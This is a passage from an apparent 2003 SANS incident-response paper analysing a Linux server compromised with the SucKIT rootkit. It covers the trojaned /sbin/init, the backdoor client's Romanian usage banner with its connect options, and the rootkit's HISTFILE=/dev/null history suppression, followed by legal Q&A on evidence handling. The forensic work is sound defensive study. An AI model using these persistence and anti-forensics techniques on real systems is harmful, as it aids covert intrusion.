73.log          8352 .a. -rw-r--r-- 0      0      704 /mnt/emc/var/adm/memlog/052403
Sat May 24 2003 22:17:59 29656 mac -rwxr-xr-x 0      0      75132 /mnt/emc/sbin/init
29656 m.c -rwxr-xr-x 0      0      960161 /mnt/emc/usr/local/man/man1/.t
targa/sk        4096 m.c drwxr-xr-x 0      0      74961 /mnt/emc/sbin
17788 .a. -rwxr-xr-x 0      0      54051 /mnt/emc/bin/mkdir
26844 mac -rwxr-xr-x 0      0      75131 /mnt/emc/sbin/initsk12
"emc.mac" 238031L, 31928501C written 233315,72 98%

```

A quick internet search on initsk12 quickly confirms that it is a file created as part of the SuckKIT set-up.

I decided to go a step further check the *strings* output of /sbin/init. The resulting output looked so familiar that I then decided to check its MD5 checksum value against the *sk* binary value that I had looked at a little earlier.

```


root@LinuxForensics:/mnt/emc/usr/local/man/man1/.targa
[root@LinuxForensics .targa]# md5sum sk
56d6c04aca0e6c4fcc2fc86c5eb17a34 sk
[root@LinuxForensics .targa]# md5sum /mnt/emc/sbin/init
56d6c04aca0e6c4fcc2fc86c5eb17a34 /mnt/emc/sbin/init
[root@LinuxForensics .targa]#

```

It turned out to be the *sk* binary! With his malicious code nestled in a critical startup file, the attacker had all but complete control of the victimized host.

As would be expected, the *login* binary appeared to be a root kit login client. Its strings output revealed extensive references to and documentation for *psybnc*. This would suggest that *psybnc* facilitated the client-server communications between the attacker’s system and the compromised system. Also of note about

the binary was that it self identified as version 1.3a and its interface was written in Romanian:



```
root@LinuxForensics:/tmp
[root@LinuxForensics tmp]# ./login
[==== ROOTKIT version 1.3a, Sep  6 2002 Cand toti sunt impotriva
ta, baga-ti pula in mortii lor si ardei ====]
[===== (c)oded by DrBIOS <cosmin800@hotmail.com> & Bagaboont <ba
gabonturo@yahoo.com>, 2002 =====]
Se da asea:
./login [hsditc] ...argumente
-h      pulamea aici pui ip-ul
-s      nu avetzi nevoie de asta ...
-d      orice port deschis de pe root ... cautati-ne daca nu ne c
redeti ..
-i      asta e o optiune neinteresanta
-t      cica astea ca iti pui tu sa astepti sa te conectezi zise
Bagabont
-c      si asta tot cu asteptare
Ceva mai simplu ./login -h ipul
[root@LinuxForensics tmp]#
```

More About the Investigation

In the end, this investigation unfolded quite nicely due to the use of simple, but effective Unix tools. Once the attacker's home directory, ".targa", was uncovered it was quickly apparent what tools were in use by the attacker and how the attacker operated. However, for the sake of thoroughness and with the hope of learning the attacker's identity, it was still necessary to dig deeper. For this, the acii timeline was further analyzed to determine the attacker's activities and other basic tools were used to peer deeper into files which may have been deleted to cover the attacker's tracks.

During my analysis of the timeline, I some the ".targa" contents were found to be older than the suspected intrusion date. This was caused by the preservation of the file information from the attacker's *tar* archive(s). In the file "goodies.tgz", the times corresponding to some of its contents also correspond precisely to the times of the file's premature entry into the forensic timeline. In this case, the perceived early of arrival of these files cannot be construed as an earlier compromise.

Besides these entries, the timeline's other noteworthy contribution was in it's ability to serve as a kind of access log of the attacker's activities. While this supporting information is beyond the scope of this paper, it could be very helpful in correlating the attacker's activities to "mysterious" events on network and other systems in the computing environment. Such information may crucial in helping to determine the scope of the intrusion.

In addition to the clues generated by Autopsy, system logs and the timeline, other tools such as *ils* and *icat* were used to search the compromised host for

deleted information. While each of these tools performs a unique task, in unison they can provide a quick and powerful method of resurrecting lost data.

As its name may imply, *ls* simply lists inode information for files. Its power lies in its ability to list the inode information for deleted files. Once this information is obtained, the *icat* utility can be used to reveal the contents of those deleted files.

While these techniques may be vital to some investigations, the emc attacker was fairly bold and, besides the use of the rootkit, was not so careful about covering his tracks. As such, the use of these utilities did not render further information than that which was reviewed above.

About the Attacker

The attacker has to be given some credit for getting in and controlling the system for as long he did. Also, the attacker gets credit for not leaving any identifying information on the system. However, the attacker showed a certain amount of carelessness by not cleansing critical logs and not wiping deleted files, let alone the fact that *psybnc.tgz* was left undeleted and visible in “*../targa*”, just outside of the attacker’s hidden directory. Also, the attacker’s careless use of network resources ultimately resulted in the loss of a successfully compromised host.

Because the attacker took the time to change the paths of the rootkit, it is a good bet that */usr/local/man/man1/targa* is the home directory used in his other attacks. And, if I suspected the compromise of additional systems, my investigation into those systems would certainly start with a search for the “*targa*” directory and its contents.

Based on the IP entry, in the *httpd error_log*, immediately prior to the PHP attack, I would also wager that the IP was that of the attacking system, which was on a Korean ISP’s network. However, due to the attacker’s effectiveness in taking this system and the volume of other vulnerable hosts found in the wild, I would have to guess that the attacking host was used merely a staging point for further attacks, as was our victimized host. In fact, the Romanian interface for *login* suggests that the intruder may be Romanian rather than Korean. This conclusion is based on the fact that the attacker’s skill set is advanced enough that he would likely have adapted the interface of his key tool to the language of his preference rather than operating with an interface in a foreign language.

Had the root kit not redirected the attacker’s command history to */dev/null*, the *.bash_history* file may have contained some additional information that would have let us draw inferences about the user based on command usage. However, with the history set as follows:

```
root@LinuxForensics:/mnt/emc/usr/local/man/man1/.targa
[root@LinuxForensics .targa]# strings /mnt/emc/sbin/init | grep HIST
HISTFILE=/dev/null
[root@LinuxForensics .targa]#
```

the history files were of no help to the investigation.

The prowess displayed by the attacker distinguishes him from a first-timer, but the mistakes showed that he clearly is not among the elite.

Preservation of Evidence During Examination

Finally, in conclusion to Part 2 Option 1, and in accordance with the exam instructions, I have retaken MD5 sums of the root image, which was the image primarily used during the investigation. The checksums were taken immediately prior to the original submission of this document as proof that the techniques described above are a valid means evidence collection and media analysis that do not harm the forensic evidence.

```
root@LinuxForensics:/tmp
[root@LinuxForensics tmp]# date
Tue Aug 26 04:57:21 GMT 2003
[root@LinuxForensics tmp]# md5sum /img/emc/emc/images/emc6_root.img
900f90b8635529d189e0c3d63b60a0a7 /img/emc/emc/images/emc6_root.img
[root@LinuxForensics tmp]# md5sum /dev/hda6
900f90b8635529d189e0c3d63b60a0a7 /dev/hda6
[root@LinuxForensics tmp]# date
Tue Aug 26 05:13:35 GMT 2003
[root@LinuxForensics tmp]#
```

Part 3 - Legal Issues of Incident Handling

Answers to the following questions are based on the assumption of guilt in the John Price case analyzed in section 1.

Q&A

Q. Based upon the type of material John Price was distributing, what if any, laws have been broken based upon the distribution?.

- A. John Price's activities were likely in violation of US and international copyright laws. Over the last several years, holders of copyrights, specifically those in the recording industry have stepped up legal action against those who traffic in the copyrighted material. Such legal action frequently pursues civil judgments for payment damages; however, such cases can potentially be escalated to felonies based on the extent of the infringement (As cited at <http://www.templetons.com/brad/copymyths.html>). For more

information on copyright infringement, you may want to visit these sites:

<http://www.copyright.gov/>

http://library.law.columbia.edu/music_plagiarism/

<http://www.templetons.com/brad/copymyths.html>

Q. What would the appropriate steps be to take if you discovered this information on your systems?

- A. In my research, I have found no statute that would require one to report John's crime to the authorities or any third party, as the facts were presented in this case. However, John's employer is faced with certain ethical and business dilemmas. From an ethics standpoint, one could reasonably argue that John's employers should support and cooperate fully with his prosecution. However, many employers would not voluntarily involve themselves in such a case. As such, I would coordinate with my corporate legal counsel and act on this case in accordance with their guidance. Aside from corrective actions taken by the employer against John, I would fully expect that the case would be thoroughly documented, but never voluntarily passed to a third party.

Q. In the event your corporate counsel decides to not pursue the matter any further at this point, what steps should you take to ensure any evidence you collect can be admissible in proceedings in the future should the situation change?

- B. The collection of all forensic evidence must be executed in a cautious and well-documented fashion. Care should be taken to preserve the media's state as it was at the time of collection. As illustrated, the techniques used in the document are acceptable methods harvesting evidence while preserving its integrity. Additionally, thorough documentation inventorying the evidence, noting details, and recording the media state information, such as checksums, must also be maintained. The documentation and evidence should then be stored in a secure location to prevent tampering. By documenting the maintaining double custody and a clear chain of custody, the integrity of the evidence can be further demonstrated; however, these handling techniques are not technically required by non-law enforcement personnel.

Q. How would your actions change if your investigation disclosed that John Price was distributing child pornography?

- A. If any evidence of child pornography were collected, my portion of the investigation would immediately cease, in that I would no longer probe for forensic details. Instead, I would immediately report my findings to

my superiors and local law enforcement authorities. I would then let law enforcement personnel resume the investigation. I would also carefully document my findings and all instances where evidence may have been transferred to other systems during the course of my investigation. My documentation would also be transferred to law enforcement personnel along with the subject system.

© SANS Institute 2003, Author retains full rights.

References

[Eklektix, Inc.](http://old.lwn.net/2000/0420/announce.php3) "Announcements" Publication Date/Last Update: April 20, 2000
<http://old.lwn.net/2000/0420/announce.php3> October 12, 2003

Author Unknown "SynScan" Publication Date: Unknown
<http://www.psychoid.net/synscan.html> October 12, 2003

© SANS Institute 2003, Author retains full rights.